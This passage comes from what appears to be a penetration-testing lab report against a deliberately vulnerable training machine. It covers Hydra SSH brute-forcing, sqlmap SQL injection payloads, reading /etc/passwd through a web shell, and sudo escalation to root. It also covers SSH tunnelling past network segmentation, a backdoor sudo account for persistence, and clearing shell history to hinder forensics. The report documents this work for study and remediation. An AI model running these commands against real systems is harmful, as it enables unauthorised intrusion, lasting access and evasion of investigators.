Based on the discovery of user 'kali', we created a targeted password list.

```
echo "kali" > passlist.txt
```

```
echo "admin" >> passlist.txt
```

```
echo "password" >> passlist.txt
```

Step 3: Protocol Exploitation (Hydra)

```
hydra -l kali -P passlist.txt ssh://10.0.2.5
```

System Attack (Privilege Escalation):

```
Bash
# Step 1: Log in to the target using compromised credentials
ssh □HYPERLINK "mailto:kali@10.0.2.5"<a href="mailto:kali@10.0.2.5">kali@10.0.2.5
# (Password input: kali)

# Step 2: Escalation to Root
sudo su
# (Password input: kali)

# Step 3: Verify Root Access
id
whoami
```

2.3.3 Evidence of Exploitation

Evidence A: Web Application Attack (SQL Injection)

- **Findings:** The sqlmap tool successfully identified that the id parameter in the API endpoint is vulnerable to Union-Based SQL Injection. Unlike previous attempts that resulted in server instability, the finalized attack vector allowed for the injection of arbitrary SQL commands.
 - The tool successfully enumerated the available databases on the backend MariaDB server.
 - The output confirmed the existence of a custom database named shop, alongside standard system databases (information_schema, mysql).
 - This confirms that an attacker could extract sensitive product data, user credentials, or modify the database contents.
- **Evidence Source:** SQLMap Console & Curl Output.

```
(kali@kali)-[~]
$ sqlmap -u "http://10.0.2.5/api/products.php?id=1" --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:30:05 /2026-01-16/

[05:30:05] [INFO] testing connection to the target URL
[05:30:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:30:05] [INFO] testing if the target URL content is stable
[05:30:06] [INFO] target URL content is stable
[05:30:06] [INFO] testing if GET parameter 'id' is dynamic
[05:30:06] [INFO] GET parameter 'id' appears to be dynamic
[05:30:06] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[05:30:06] [INFO] testing for SQL injection on GET parameter 'id'

[05:30:16] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9671=9671

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 5279 FROM (SELECT COUNT(*),CONCAT(0x716b7a7871,(SELECT (ELT(5279=5279,1))))0x71767a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 4080 FROM (SELECT(SLEEP(5)))ZDZM)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a7871,0x615a4d51767444b634b7042657178526265544f745650674c7a76766b42726656486c4d6a484146,0x71767a7871)

---
[05:30:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[05:30:16] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] shop

[05:30:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.5'

[*] ending @ 05:30:16 /2026-01-16/
```

Figure 2.9: SQLMap successfully identifying the backend MariaDB database and enumerating available schemas, including the 'shop' database.

```

(kali@kali)-[~]
$ curl -0 http://192.168.100.20/database.sql
-- =====
-- TechNovation Solutions - Database Setup Script
-- INTENTIONALLY VULNERABLE - For Ethical Hacking Lab Only
-- =====
-- Create database
CREATE DATABASE IF NOT EXISTS technovation_shop;
USE technovation_shop;
-- =====
-- USERS TABLE
-- Vulnerability: Plaintext passwords stored
-- =====
CREATE TABLE IF NOT EXISTS users (
  id INT AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(50) NOT NULL,
  password VARCHAR(100) NOT NULL,
  -- Plaintext, no hashing
  email VARCHAR(100),
  full_name VARCHAR(100),
  role VARCHAR(20) DEFAULT 'user',
  -- 'admin' or 'user'
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
-- =====
-- PRODUCTS TABLE
-- =====
CREATE TABLE IF NOT EXISTS products (
  id INT AUTO_INCREMENT PRIMARY KEY,
  name VARCHAR(200) NOT NULL,
  description TEXT,
  price DECIMAL(10, 2) NOT NULL,
  image_url VARCHAR(255),
  category VARCHAR(50),
  stock INT DEFAULT 100,
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
-- =====
-- COMMENTS TABLE (For Stored XSS)
-- Vulnerability: No sanitization of HTML content
-- =====
CREATE TABLE IF NOT EXISTS comments (
  id INT AUTO_INCREMENT PRIMARY KEY,
  product_id INT,
  user_id INT,
  username VARCHAR(50),
  comment TEXT,
  -- Stored without sanitization (XSS)
  rating INT DEFAULT 5,
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,

```

Figure 2.10: Successful retrieval of the exposed database .sql file during Phase 2 scanning, revealing database schema details and plaintext credential storage, confirming sensitive file exposure prior to remediation.




Figure 2.11: Successful access to the administrative interface during Phase 2 exploitation, demonstrating lack of access control prior to remediation.




Figure 2.12: Successful access to the administrative interface during Phase 2 exploitation, demonstrating lack of access control prior to remediation.

Evidence B1: User Enumeration (System User Discovery)

- **Findings:** By leveraging the compromised web application to execute system commands (cat /etc/passwd), we successfully enumerated the internal user list. The output kali:x:1000:1000... confirmed the existence of the kali user, allowing us to narrow our brute-force target list significantly.
- **Evidence:**

```
(kali@kali)-[~]
$ curl "http://10.0.2.5/shell.php?cmd=cat+/etc/passwd"
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack:/var/lib/tpm/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
_rpc:x:104:65534::/run/rpcbind:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:108:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:106:109:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher:/run/speech-dispatcher/bin/false
usbmux:x:108:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
nm-openconnect:x:109:110:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:110:111:PulseAudio daemon:/run/pulse:/usr/sbin/nologin
pipewire:x:988:988:system user for pipewire:/nonexistent:/usr/sbin/nologin
lightdm:x:111:113:Light Display Manager:/var/lib/lightdm/bin/false
statd:x:112:65534::/var/lib/nfs:/usr/sbin/nologin
saned:x:113:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/usr/sbin/nologin
rtkit:x:114:115:RealtimeKit:/proc:/usr/sbin/nologin
colord:x:115:116:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin
mysql:x:116:118:MariaDB Server:/nonexistent:/bin/false
stunnel4:x:986:986:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
geoclue:x:117:119::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmpp:x:118:120::/var/lib/snmpp:/bin/false
ssllh:x:119:121::/nonexistent:/usr/sbin/nologin
cups-pk-helper:x:120:124:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin
redsocks:x:121:125::/var/run/redsocks:/usr/sbin/nologin
_gophish:x:122:127::/var/lib/gophish:/usr/sbin/nologin
iodine:x:123:65534::/run/iodine:/usr/sbin/nologin
miredo:x:124:65534::/var/run/miredo:/usr/sbin/nologin
redis:x:125:128::/var/lib/redis:/usr/sbin/nologin
postgres:x:126:129:PostgreSQL administrator:/var/lib/postgresql/bin/bash
mosquitto:x:127:130::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:128:131::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:129:133::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000::/home/kali:/usr/bin/zsh
```

Figure 2.13: Exploiting the web shell to retrieve the /etc/passwd file and identify the 'kali' user

Evidence B2: Network-Based Attack (Hydra SSH Exploit)

- **Findings:** The Hydra attack successfully recovered valid credentials for the operating system user. The SSH protocol allowed repeated authentication attempts without locking the account, leading to the compromise of the kali account.
- **Credentials Found:** Username: kali | Password: kali
- **Evidence:**

```
(kali@kali)-[~]
$ hydra -l kali -P passlist.txt ssh://10.0.2.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-12 04:17:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:p:8), ~1 try per task
[DATA] attacking ssh://10.0.2.5:22/
[22][ssh] host: 10.0.2.5 login: kali password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-12 04:17:13
```

Figure 2.14: Hydra output showing successful recovery of SSH credentials.

Evidence B3: Successful Remote Access

- **Findings:** Using the credentials recovered by Hydra, we established a stable remote shell session via SSH. This confirmed full unauthorized access to the system as a standard user.
- **Evidence:**

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ssh kali@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is: SHA256:BjFDxVLVZ0vM/vOAm0ErtKitQ0TG8aIShXktQzwVWGE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
kali@10.0.2.5's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 12 09:28:34 2026 from 10.0.2.15
```

Figure 2.15: Successful SSH login to the victim machine using the compromised credentials.

Evidence C: System-Level Exploitation (Root Privilege Escalation)

- **Findings:** The user kali was found to be a member of the sudo group with full administrative rights. By executing sudo su, the session was immediately elevated to **Root (UID 0)**, granting complete control over the operating system.
- **Evidence:**



```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# whoami
root

(root㉿kali)-[/home/kali]
# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 2.16: Successful privilege escalation from standard user to Root.

2.3.4 Network Packet Captures

- **SSH Traffic Analysis:** A packet capture of the Hydra attack would verify the "Protocol Exploitation" aspect. It would show a high volume of TCP traffic on Port 22, characterized by the SSHv2 handshake followed by multiple encrypted packets representing authentication attempts. A successful login would be marked by a sustained encrypted session stream rather than a TCP RST (Reset) or FIN (Finish) packet usually seen after a failed login.
- **HTTP Header Analysis:** The curl -i output serves as a textual packet capture of the HTTP Response header. It documents the server's specific response codes (Status 500) and headers (Server: Apache/2.4.65), validating that the web payloads were processed by the server logic.

2.3.5 Risk Rating

Vulnerability 1: Weak Credentials (SSH Protocol)

- **Description:** The system allows the use of weak, default credentials (kali:kali) for remote access services.
- **CVSS Base Score: 9.8 (Critical)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Impact:** Remote attackers can bypass authentication and gain a foothold on the internal network.

Vulnerability 2: Insecure Sudo Configuration (Privilege Escalation)

- **Description:** The system configuration lacks "Defense in Depth." The compromised user has unrestricted sudo access, allowing immediate vertical privilege escalation to Root using the same compromised password.
- **CVSS Base Score: 7.8 (High)**
- **Vector String:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- **Impact:** A compromised low-privileged account leads directly to total system takeover (Root compromise).

Vulnerability 3: SQL Injection (Blind/Error-Based)

- **Description:** The API endpoint accepts unsanitized input that breaks the SQL query structure, leading to server errors.
- **CVSS Base Score: 8.6 (High)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
- **Impact:** Potential for data leakage, authentication bypass, or denial of service via database crashes.

Vulnerability 4: Path Traversal / Improper Error Handling

- **Description:** The application attempts to process directory traversal characters (../) instead of validating input.

- **CVSS Base Score: 7.5 (High)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- **Impact:** Attackers could potentially read arbitrary files or crash the application logic (Denial of Service).

2.4 Post-Exploitation

2.4.1 Detailed Methodology and Tools Used

Methodology:

- **Privilege Escalation (Review):** Leveraged the previously compromised kali credentials and misconfigured sudo permissions to escalate privileges to Root (UID 0), granting full administrative control over the target.
- **Lateral Movement (Network Pivoting):** Conducted internal reconnaissance to identify restricted services listening on the loopback interface (127.0.0.1). Utilized SSH Tunneling (Local Port Forwarding) to bypass network segmentation rules, successfully pivoting from the external network to access an internal-only web service.
- **Persistence Mechanism:** Established a permanent foothold by creating a rogue administrative account (user1) disguised as a system service. This ensures continued access even if the primary kali account credentials are rotated.
- **Covering Tracks (Anti-Forensics):** Executed log manipulation techniques by clearing the shell history (.bash_history) to eliminate digital footprints of the intrusion and hinder forensic timeline reconstruction.

Tools Used:

- **SSH Client:** For creating encrypted tunnels and managing remote sessions.
- **User Management Utilities:** useradd, usermod, passwd for backdoor creation.
- **Bash Built-ins:** history for log manipulation.
- **Python3:** Used to simulate the internal hidden service.

2.4.2 Step-by-Step Command Documentation

Lateral Movement (SSH Tunneling):

Bash

Step 1: Simulate internal service on localhost

```
python3 -m http.server --bind 127.0.0.1 8080
```

Step 2: Establish SSH Tunnel (Port 9090 -> 127.0.0.1:8080)

```
ssh -L 9090:127.0.0.1:8080 kali@10.0.2.5
```

(Access via browser at <http://localhost:9090>)

Persistence mechanism establishment:

Bash

Step 1: Create the rogue user 'service_backup'

```
sudo useradd -m -s /bin/bash user1
```

Step 2: Set a password

```
sudo passwd user1
```

(Input: user1)

Step 3: Grant Root privileges (Add to Sudo group)

```
sudo usermod -aG sudo user1
```

Covering Tracks (Log Clearing):

Bash

```
# Step 1: Purge current session history from memory
```

```
history -c
```

```
# Step 2: Verify history is empty
```

```
history
```

2.4.3 Evidence of Post-Exploitation

Evidence A: Lateral Movement (SSH Tunneling)

- **Findings:** The SSH tunnel successfully forwarded traffic from the attacker's local port (9090) to the victim's internal restricted port (8080). The browser successfully rendered the directory listing of the internal service, confirming the bypass of network segmentation.
- **Evidence:**

```
(root@kali)-[/home/kali]
# python3 -m http.server --bind 127.0.0.1 8080
Serving HTTP on 127.0.0.1 port 8080 (http://127.0.0.1:8080/) ...
```

Figure 2.17: Execution of a Python HTTP server on the victim's loopback interface (127.0.0.1:8080), simulating a restricted internal-only service not accessible from the external network.

```
(kali@kali)-[~]
$ ssh -L 9090:127.0.0.1:8080 kali@10.0.2.5
kali@10.0.2.5's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 12 09:29:16 2026 from 10.0.2.5
```

Figure 2.18: Establishment of an SSH Local Port Forwarding tunnel (-L) mapping the

attacker's local port 9090 to the victim's internal port 8080, effectively bypassing network segmentation.




Figure 2.19: Browser screenshot showing access to the internal file system via the SSH tunnel.

